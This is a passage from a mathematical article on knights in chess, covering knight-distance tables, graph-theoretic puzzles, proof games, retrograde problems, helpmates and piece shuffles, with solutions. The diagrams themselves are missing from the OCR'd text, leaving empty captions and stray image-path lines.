Warning: this puzzle is hard, and requires considerably more chess background than anything else in this article. The construction requires some delicacy: is not enough to simply stalemate the White king, since then White can play 2.Na2 with impunity; on the other hand if the White king is put in Zugzwang (so that it has some legal moves, but all of them lose), then the direct 1 ... a2 2.N×a2 K×a2 wins for Black.

Even more important for the practical chessplayer is the distance function on $\mathcal{G}$, which encodes the number of moves a knight needs to get from any square to any other. The diameter (maximal distance) on $\mathcal{G}$ is 6, which is attained only by diagonally opposite corners. This is to be expected, but shorter distances bring some surprises. The following table shows the distance from each vertex of $\mathcal{G}$ to a corner square:

5	4	5	4	5	4	5	6
4	3	4	3	4	5	4	5
3	4	3	4	3	4	5	4
2	3	2	3	4	3	4	5
3	2	3	2	3	4	3	4
2	1	4	3	2	3	4	5
3	4*	1	2	3	4	3	4
♘	3	2	3	2	3	4	5

Diagram 11



White loses

The starred entry is due to the board edges: a knight can travel from any square to any diagonally adjacent square in two moves except when one of them is a corner square. But the other irregularities of the table at short distances do not depend on edge effects. Anywhere on the board, it takes the otherwise agile knight three moves to reach an orthogonally adjacent square, and four moves to travel two squares diagonally. This peculiarity must be absorbed by any chessplayer who would learn to play with or against knights. One consequence, known to endgame theory, is Diagram 11, which exploits both the generic irregularity and the special corner case. Even with White to move, this position is a win for Black, who will play ... a2 and ... a1Q. One might expect that the knight is close enough to stop this, but in fact it would take it three moves to reach a2 and four to reach a1, in each case one too many. In

[3] Note to more advanced chessplayers: it might seem that the knight does need a bit of help after 1.Nb4 Kb1!?, when either 2.Na2? or 2.Nd3? loses (in the latter case to 2 ... a2) but Black has no threat so White can simply make a random ("waiting") king move. But this is not necessary, as White could also draw by thinking (and playing) out of the a2-b4-d3-c1-a2 box: 1.Nb4 Kb1 2.Nd5! If now 2 ... a2 then 3.Nc3+ is a new drawing fork, and otherwise White plays 3.Nb4 and resumes the square dance.


fact this knight helps Black by blocking the White king's approach to a1!

Puzzle 6. Determine the knight distance from $(0,0)$ to (m,n) on an infinite board as a function of the integers m,n.

Further puzzles


We conclude the first part with several more puzzles that exploit or extend our discussion:

Diagram 12



White to play and mate as quickly as possible

Diagram 13



the 4! shortest knight paths from d1 to d7

Puzzle 7. How does White play in Diagram 12 to force checkmate as quickly as possible against any Black defense?

Yes, it's White who wins, despite having only king and pawn against 15 Black men. But these men are almost paralyzed, with only the queen able to move in its corner prison. White must keep it that way: if he ever moves his king, Black will sacrifice his e2-pawn by promoting it, bring the Black army to life and soon overwhelm White. So White must move only the pawn, and the piece that it will promote to. That's good enough for a draw, but how to actually win?

Puzzle 8. (See Diagram 13.) There are exactly $24 = 4!$ paths that a knight on d1 can take to reach d7 in four moves; plotting these paths on the chessboard yields a beautiful projection of (the 1-skeleton of) the 4-dimensional hypercube! Explain.

Puzzle 9. We saw that there is an essentially unique maximal configuration of 32 mutually non-defending knights on the 8×8 board.
i) Suppose we allow each knight to be defended at most once. How many more knights can the board then accommodate?
ii) Now suppose we require each knight to be defended *exactly* once. What is the largest number of knights on the 8×8 board satisfying this constraint, and what are all the maximal configurations?

Puzzle 10. A "camel" is a $(3,1)$ leaper, that is, an unorthodox chess piece that moves from (x,y) to one of the squares $(x \pm 3, y \pm 1)$ or $(x \pm 1, y \pm 3)$. (A knight is a $(2,1)$ leaper.) Since there are eight such squares, it takes at least $mn/8$ camels to defend every square, occupied or not, on an $m \times n$ board. Are $mn/8 + O(m+n)$ sufficient, as in Puzzle 4?

Synthetic games

The remainder of this article will be devoted to composed chess problems featuring knights. A *synthetic game* [13] is a chess game composed (rather than played) in order to achieve some objective, usually in a minimal number of moves. Ideally the solution should be unique, but this is very rare. Failing this, we can hope for an "almost unique" solution, e.g., one where the final position is unique though not the move order. For instance, the shortest game ending in checkmate by a knight is 3.0 moves: 1.e3 Nc6 2.Ne2 Nd4 3.g3 Nf3 mate. White can vary the order of his moves and can play e4 and/or g4 instead of e3 and g3. The Black knight has two paths to f3. The biggest flaw, however, is that White could play c3/c4 instead of g3/g4, and Black could mate at d3. At least all 72 solutions share the central feature that White incarcerates his king at its home square. A better synthetic game involving a knight is the following.

Puzzle 11. Construct a game of chess in which Black checkmates White on Black's fifth move by promoting a pawn to a knight.


Proof games

A very successful variation of synthetic games that allows unique solutions are *proof games*, for which the length n of the game and the final position P are specified. In order for the condition (P, n) to be considered a sound problem, there should be a *unique* game in n moves ending in P. (Sometimes there will be more than one solution, but they should be related in some thematic way. Here we will only consider conditions (P, n) that are uniquely realizable, with the exception of Diagram 17.)

The earliest proof games were composed by the famous "Puzzle King" Sam Loyd in the 1890's but did not have unique solutions; the earliest sound (by today's standards) proof game seems to have been composed by T. R. Dawson in 1913. Although some interesting proof games were composed in subsequent years, the vast potential of the subject was not suspected until the fantastic pioneering efforts of Michel Caillaud in the early 1980's. A close to complete collection of all proof games published up to 1991 (around 160 problems) appears in [28].

Let us consider some proof games related to knights. We mentioned above that the shortest game ending in mate by knight has length 3.0 moves. None of the 72 solutions yield proof games with unique solutions, i.e., every terminal position has more than one way of reaching it in 3.0 moves. It is therefore natural to ask for the least number n (either an integer or half-integer) for which there exists a *uniquely realizable* game of chess in n moves ending with checkmate by knight, i.e., given the final position, there is a unique game that reaches it in n moves. Such a game was found independently by the two authors of this article in 1996 for $n = 4.0$, which is surely the minimum. The final position is shown in Diagram 14.

Diagram 14



Position after Black's 4th move. How did the game go?

Five other proof game problems involving knights are the following. The minimum known number of moves for achieving the game is given in parentheses. (We repeat that the game must be uniquely realizable from the number of moves and final position.)

Puzzle 12. Construct a proof game without any captures that ends with mate by a knight (4.5).

Puzzle 13. Construct a proof game ending with mate by a knight making a capture (5.5)

Puzzle 14. Construct a proof game ending with mate by a pawn promoting to a knight (5.5).

Puzzle 15. Construct a proof game ending with mate by a pawn promoting to a knight without a capture on the mating move (6.0).


Puzzle 16. Construct a proof game ending with mate by a pawn promoting to a knight with no captures by the mating side throughout the game (7.0).

There is a remarkable variant of Puzzle 14. Rather than having the game determined by its final position and number of moves, it is instead completely determined by its last move (including the move number)! This is the longest known game with this property.

Puzzle 14′. Construct a game of chess with last move 6.g×f8N mate.


The above proof games focused on achieving some objective in the minimum number of moves. Many other proof games in which knights play a key role have been composed, of which we give a sample of five problems. Diagrams 15, 16, and 17 feature "impostors"—some piece(s) are not what they seem. The first of these (Diagram 15) is a classic problem that is one of the earliest of all proof games, while Diagram 16 is considerably more challenging. Diagram 17 features a different kind of impostor. Note that it has two solutions; it is remarkable how each solution has a different impostor. The complex and difficult Diagram 18 illustrates the *Frolkin theme*: the multiple capture of promoted pieces. Diagram 19 shows, in the words of Wilts and Frolkin [28, p. 53], that "the seemingly indisputable fact that a knight cannot lose a tempo is not quite unambiguous."

Diagram 15




After Black's 4th. How did the game go?

Diagram 16




After Black's 12th. How did the game go?

Diagram 17




After White's 13th. How did the game go? Two solutions!

Diagram 18




After White's 27th. How did the game go?

Diagram 19



After Black's 10th move. How did the game go?

Diagram 20



Mate in one

Retrograde analysis


In retrograde analysis problems (called retro problems for short), it is necessary to deduce information from the current position concerning the prior history of the game. It is only assumed that the prior play is legal; no assumption is made that the play is "sensible." Proof games are a special class of retro problems. We will give only one illustration here of a retro problem that is not a proof game. It is based on considerations of parity, a common theme whenever knights are involved. Diagram 20 is a *mate in one*. A chess problem with this stipulation almost invariably involves an element of retrograde analysis, such as determining who has the move.[4]

Length records

[4] In a problem with the stipulation "Mate in n," it is assumed that White moves first unless it can be proved that Black has the move in order for the position to be legal.

Here one tries to construct a position that maximizes the number of moves which must elapse before a certain objective is satisfied. The most obvious and most-studied objective is checkmate. In other words, how large can n be in a problem with the objective "mate in n" (i.e., White to play and checkmate Black in n moves)? Chess problem standards demand that the solution should be unique if at all possible. It is too much to expect, especially for long-range problems, that White has a unique response to *every* Black move in order for White to achieve his objective. In other words, it is possible for Black to defend poorly and allow White to achieve his objective in more than one way, or even achieve it earlier than specified. The correct uniqueness condition is that the problem should be *dual-free*, which means that Black has at least one method of defending which forces each White move uniquely if White is to achieve his objective. The objective of checkmate can be combined with other conditions, such as White having only one unit besides his king. The ingenious Diagram 21 shows the current record for a "knight minimal," i.e., White's only unit besides his king is a knight. For other length records, as well as many other tasks and records, see [20].

Diagram 21



Mate in 48

Paradox


The term "paradox" has several meanings in both mathematics and ordinary discourse. We will regard a feature of a chess problem (or chess game) as paradoxical if it is seemingly opposed to common sense. For instance, common sense tells us that a material advantage is beneficial in winning a chess game or mating quickly. Thus *sacrifice* in an orthodox chess problem (i.e., a direct mate or study) is paradoxical. Of course it is just this paradoxical element that explains the appeal of a sacrifice. Another common paradoxical theme is underpromotion. Why not promote to the strongest possible piece, namely, the queen? This theme is related to that of sacrifice, since in each case the player is forgoing material. To be sure, underpromotion to knight in order to win, draw, or checkmate quickly is not so surprising (and has even occurred a fair number of times in games) since a knight can make moves forbidden to a queen. Tim Krabbé thus remarks in [15] that knighting hardly counts as a true "underpromotion."[5] Nevertheless, knight promotions can be used for surprising purposes that heighten the paradoxical effect.

Diagram 22 shows four knight sacrifices, all promoted pawns, with a total of five promotions

[5] More paradoxical are underpromotions to rooks and bishops, but we will not be concerned with them here.


to knight. Diagram 23 shows a celebrated problem composed by Sam Loyd where a pawn promotes to a knight that threatens no pieces or checks and is hopelessly out of play. For some interesting comments by Loyd on this problem, see [27, p. 403].

Diagram 22



White to play and win

Diagram 23




Mate in 3

Note that the impostors of Figures 15–17 may also be regarded as paradoxical, since we're trying to reach the position as quickly as possible, and it seems a waste of time to move knights into the original square(s) of other knights. Similarly the time-wasting 5.h×g8N 6.Nh6 7.N×f7 of Diagram 19 seems paradoxical—why not save a move by 5.h×g8B and 6.B×f7+?

Helpmate

In a *helpmate in n moves*, Black moves first and *cooperates* with White so that White mates Black on White's nth move. If the number of solutions of a helpmate is not specified, then there should be a unique solution. For a long time it was thought impossible to construct a sound helpmate with the theme of Diagram 24, featuring knight promotions. Note that the first obstacle to overcome is the avoidance of checkmating White or stalemating Black. The composer of this brilliant problem, Gabor Cseh, was tragically killed in an accident in 2001 at the age of 26.

Diagram 24




Helpmate in 10

Piece shuffle


In *piece shuffles* or *permutation tasks*, a rearrangement of pieces is to be achieved in a minimum number of moves, sometimes subject to special conditions. They may be regarded as special cases of "moving counter problems" such as given in [2, pp. 769–777] or [3, pp. 58–68]. A classic example involving knights, going back to Guarini in 1512, is shown in Diagram 25. The knights are to exchange places in the minimum number of moves. (Each White knight ends up where a Black knight begins, and *vice versa*.) The systematic method for doing such problems, first enunciated by Dudeney [3, solution to #341] and called the method of "buttons and strings," is to form a graph whose vertices are the squares of the board, with an edge between two vertices if the problem piece (here a knight) can move from one vertex to the other. For Diagram 25 the graph is just an eight-cycle (with an irrelevant isolated vertex corresponding to the center square of the board). See Diagram 26. This representation of the problem makes it quite easy to see that the minimum number of moves is sixteen (eight by each color), achieved for instance by cyclically moving each knight four steps clockwise around the eight-cycle. If a White knight is added at b1 and a Black knight at b3, then somewhat paradoxically the minimum number of moves is reduced to eight! A variation of the stipulation of Diagram 25 is the following problem, whose solution is a bit tricky and essentially unique.

Diagram 25



Exchange the knights
in a minimum number of moves

Diagram 26



The graph corresponding
to Diagram 25

Puzzle 17 In Diagram 25 exchange the knights in a minimum number of move sequences, where a "move sequence" is an unlimited number of consecutive moves by the same knight.

For some more sophisticated problems similar to Diagram 25, see [10, pp. 114–124]. The most interesting piece shuffle problems connected with the game of chess (though not focusing on knights) are due to G. Foster [5, 6, 7, 8], created with the help of his computer program WOMBAT (Work Out Matrix By Algorithmic Techniques).

Puzzle answers, hints, and solutions


1 The graph $\mathcal{G}_{m,n}$ is connected for $m = n = 1$ (only one vertex) and not connected for $m = n = 3$ (the central square is an isolated vertex). With those two exceptions, $\mathcal{G}_{m,n}$ is connected if and only if $m > 2$ and $n > 2$. Every $G_{m,n}$ is bipartite, except $G_{1,1}$ (empty parts not allowed); each non-connected graph $G_{m,n}$ is bipartite in several ways except for $\mathcal{G}_{1,2} = \mathcal{G}_{2,1}$.

2 If $m = 1$ or $n = 1$ then $\mathcal{G}_{m,n}$ is disconnected, so the maximal coclique is the set of all mn vertices. The graph $\mathcal{G}_{2,n}$ (or $\mathcal{G}_{n,2}$) decomposes into two paths of length $\lfloor n/2 \rfloor$ and two of length $\lceil n/2 \rceil$. It thus has a one-factor if an only if $4|n$, and otherwise has cocliques of size $> n$; the maximal coclique size is $n + \delta$ where $\delta \in \{0, 1, 2\}$ and $n \equiv \pm\delta \bmod 4$. If m and n are odd integers greater than 1 then the maximal coclique size of $\mathcal{G}_{m,n}$ is $(mn+1)/2$, attained by placing a knight on each square of the same parity as a corner square of an $m \times n$ board. One can prove that this is maximal by deleting one of these squares and constructing a one-factor on the remaining $mn - 1$ vertices of $\mathcal{G}_{m,n}$.

3 Each of the four 2×2 corner subboards requires at least three knights, and no single knight may occupy or defend squares in two different subboards. Hence at least $4 \cdot 3 = 12$ knights are needed. For three knights to cover the $\{\mathrm{a1}, \mathrm{b1}, \mathrm{a2}, \mathrm{b2}\}$ subboard, one of them must be on c3; likewise f3, f6, c6 must be occupied if 12 knights are to suffice. It is now easy to verify that Diagram 9 and its reflection are the only ways to place the remaining 8 knights so as to cover the entire chessboard.

4 ([3, #319, p. 127]) On an infinite chessboard, each square of odd parity is a knight-move away from exactly one of the squares with coordinates $(2x, 2y)$ with $x \equiv y \bmod 4$. Intersecting this lattice with an $m \times n$ chessboard yields $mn/16 + O(m + n)$ knights that cover all odd squares at distance at least 3 from the nearest edge. Thus an extra $O(m + n)$ knights defend all the odd squares on the board. The same construction for the even squares yields a total of $mn/8 + O(m + n)$.

Diagram 27



White to move draws

5 One such position is Diagram 27 above. Once the a-pawn is gone, the position is a theoretical draw whether Black plays f×g2+ (Black can do no better than stalemate against K×g2, Kh1, Kg2 etc.) or f2 (ditto after Ke2, Kf1, etc.), or lets White play g×f3 and Kg2 and then jettison the f-pawn to reach the same draw that follows f×g2+. But as long as Black's a-pawn is on the board, White can move only the knight since g×f3 would liberate Black's bishop which could then force White's knight away (for instance 1.Nb4 Kb1 2.g×f3? g2+! 3.K×g2 Bd6 4.Nd5 Kb2) and safely promote the a-pawn. Black's pawn on f3 could also be on h3 with the same effect.

6 The distance is an integer, congruent to $m+n$ mod 2, that equals or exceeds each of $|m|/2$, $|n|/2$, and $(|m|+|n|)/3$. It is the smallest such integer except when in the cases already noted of $(m,n) = (0,\pm1)$, $(\pm1,0)$, or $(\pm2,\pm2)$, when the distance exceeds the above lower bound by 2.

7 (adapted from Gorgiev) To win, White must promote the pawn to a knight, capture the pawns on b5 and c4, and then mate with N×b3 when the Black queen is on a1. Thus N×b3 must be an odd-numbered move. Therefore 1.h4, 2.h5, 3.h6, 4.h7, 5.h8N does not work because all knight paths from h8 to b3 have odd length. Since the knight cannot "lose the move", the pawn must do so on its initial move: 1.h3!, followed by 6.h8N!, 7.Nf7, 8.Nd6, 9.N×b5, 10.Nd6, 11.N×c4, 12.Na5. At this point the Black queen is on a2, having made 11 moves from the initial position; whence the conclusion: 12 ... Qa1 13.N×b3 mate. (We omitted from Gorgiev's original problem the initial move 1.Kf2×Ne1 Qa2-a1, which only served to give Black his entire army in the initial position and thus maximize the material disparity; and moved a Black pawn from c5 to b5 to make the solution unique, at some cost in strategic interest.)

8 Recall that a knight's move joins squares differing by one of the eight vectors $(\pm1,\pm2)$ or $(\pm2,\pm1)$, and check that to get some four of those to add to $(0,6)$ we must use the four vectors with a positive ordinate in some order. Thus, to reach d7 from d1 (or, more generally, to travel six squares north with no obstruction from the edges of the board) in four moves, the knight must move once in each of its four north-going directions. Therefore a path corresponds to a permutation of the four vectors $(\pm1,2)$ and $(\pm2,1)$. The number of paths is thus $4! = 24$, and drawing them all yields the image of the 4-cube under a projection taking the unit vectors to $(\pm1,2)$ and $(\pm2,1)$. Instead of d1 and d7 we could also draw the

24 paths from a4 to g4 in four moves to get the same picture. Not b2 and f6, though: besides the 24 paths of Diagram 13 there are other four-move journeys, for instance b2-d3-f4-h5-f6.

9 (i) The maximum is still 32 (though there are many more configurations that attain this maximum). To show this, it is enough to prove that at most 8 knights can fit on a 4×4 board if each is to be defended at most once. This in turn can be seen by decomposing $\mathcal{G}_{4,4}$ as a union of four 4-cycles (Diagram 28), and noting that only two knights can fit on each 4-cycle.

(ii) Once again, the maximum is 32, this time with a new configuration (Diagram 29) unique up to reflection! (But note that this configuration has a cyclic group of 4 symmetries, unlike the elementary abelian 2-group of symmetries of the maximal coclique (Diagram 6).) That this is maximal follows from the first part of this puzzle. For uniqueness, our proof is too long to reproduce here in full; it proceeds as follows. In any 32-knight configuration, each of the four 4×4 corner subboards must contain 8 knights, two on each of its four 4-cycles. We analyze cases to show that it is impossible for two knights in different subboards to defend each other. We then show that Diagram 29 and its reflection are the only ways to fit four 8-knight configurations into an 8×8 board under this constraint.

10 Yes, $mn/8+O(m+n)$ camels suffice. The camel always stays on squares of the same color. The squares of one color may be regarded on a chessboard in its own right, tilted 45° and magnified by a factor of $\sqrt{2}$ — in other words, multiplied by the complex number $1+i$. On this board, the camel's move amounts to the ordinary knight's move since $3+i = (2-i)(1+i)$. We can thus adapt our solution of Puzzle 4. Explicitly, on an infinite chessboard each square with both coordinates odd is a camel's move away from exactly one square of the form $(4x, 8y)$. Thus camels at $(4x + a, 8x + b)$ $(a, b \in \{0, 1\})$ cover the entire board without duplication, and the intersection of this configuration with an $m \times n$ board covers all but $O(m + n)$ of its squares.

Diagram 28





Diagram 29



Solution of Puzzle 8(ii)

11 1.d3 e5 2.Kd2 e4 3.Kc3 e×d3 4.b3 d×e2 5.Kb2 e×d1N mate. White can play d4 instead of d3 (so Black plays e×d4) and can vary his move order, but the final position is believed to be unique. This game first appeared in [17].

12 (G. Forslund, Retros Mailing List, June 1996) 1.e3 f5 2.Qf3 Kf7 3.Bc4+ Kf6 4.Qc6+ Ke5 5.Nf3 mate.

13 (G. Wicklund, Retros Mailing List, October 1996) 1.Nf3 e6 2.Ne5 Ne7 3.N×d7 e5 4.N×f8 Bd7 5.Ne6 Rf8 6.N×g7 mate.

14 (P. Rössler, *Problemkiste*, August 1994 (version)) 1.h4 d5 2.h5 Nd7 3.h6 Ndf6 4.h×g7 Kd7 5.Rh6 Ne8 6.g×f8N mate.

15 (G. Donati, Retros Mailing List, June 1996) 1.h4 g6 2.Rh3 g5 3.Re3 g×h4 4.f3 h3 5.Kf2 h2 6.Qe1 h1N mate.

16 (O. Heimo, Retros Mailing List, June 1996) 1.d4 e5 2.d×e5 d5 3.Qd4 Be6 4.Qb6 d4 5.Kd2 d3 6.Kc3 d2 7.a3 d1N mate.

14′ See solution to Puzzle 14.

17 a1-c2, c1-b3-a1, c3-a2-c1-b3, a3-b1-c3-a2-c1, c2-a3-b1-c3, a1-c2-a3, b3-c1. Seven move sequences.

Diagram solutions

Diagram 14. (N. Elkies, R. Stanley, 1996) 1.c4 Na6 2.c5 N×c5 3.e3 a6 4.Ne2 Nd3 mate.

Diagram 15. (G. Schweig, *Tukon*, 1938) 1.Nc3 d6 2.Nd5 Nd7 3.N×e7 Ndf6 4.N×g8 N×g8. The impostor is the knight at g8, which actually started out at b8.

Diagram 16. (U. Heinonen, *The Problemist* 1991) 1.c4 Nf6 2.Qa4 Ne4 3.Qc6 N×d2 4.e4 Nb3 5.Bh6 Na6! 6.Nd2 Nb4 7.Rc1 Nd5 8.Rc3 Nf6 9.Rf3 Ng8 10.Rf6 Nc5 11.f4 Na6 12.Ngf3 Nb8. Here both Black knights are impostors, as they have exchanged places! For a detailed analysis of this problem, see [16, pp. 207–209].

Diagram 17 (D. Pronkin, *Die Schwalbe*, 1985, 1st prize) 1.b4 Nf6 2.Bb2 Ne4 3.Bf6 e×f6 4.b5 Qe7 5.b6 Qa3 6.b×a7 Bc5 7.a×b8B Ra6 8.Ba7 Rd6 9.Bb6 Kd8 10.Ba5 b6 11.Bc3 Bb7 12.Bb2 Kc8 13.Bc1.

1.Nc3 Nf6 2.Nd5 Ne4 3.Nf6+ e×f6 4.b4 Qe7 5.b5 Qa3 6.b6 Bc5 7.b×a7 b6 8.a×b8N Bb7 9.Na6 0-0-0 10.Nb4 Rde8 11.Nd5 Re6 12.Nc3 Rd6 13.Nb1. This problem illustrates the *Phoenix theme*: a piece leaves its original square to be sacrificed somewhere else, then a pawn promotes to exactly the same piece which returns to the original square to replace the sacrificed piece. In the first solution the bishop at c1 is phoenix, while in the second it is the knight at b1! As if this weren't spectacular enough, Black castles in the second solution but not the first.

Diagram 18. (M. Caillaud, *Thèmes-64*, 1982, 1st prize) 1.a4 c5 2.a5 c4 3.a6 c3 4.a×b7 a5 5.Ra4 Na6 6.Rc4 a4 7.b4 a3 8.Bb2 a2 9.Na3 a1N! 10.Nb5 Nb3 11.c×b3 c2 12.Be5 c1N! 13.Bb8 Nd3+ 14.e×d3 e5 15.Qg4 e4 16.Ke2 e3 17.Kf3 e2 18.Ke4 e×f1N! 19.Nf3 Ng3+ 20.h×g3 h5 21.Re1 h4 22.Re2 h3 23.Ne1 h2 24.Qh3 h1N! 25.g4 Ng3+ 26.f×g3 Ne7 27.Nd6 mate. An amazing four promotions by Black to knight, all captured!

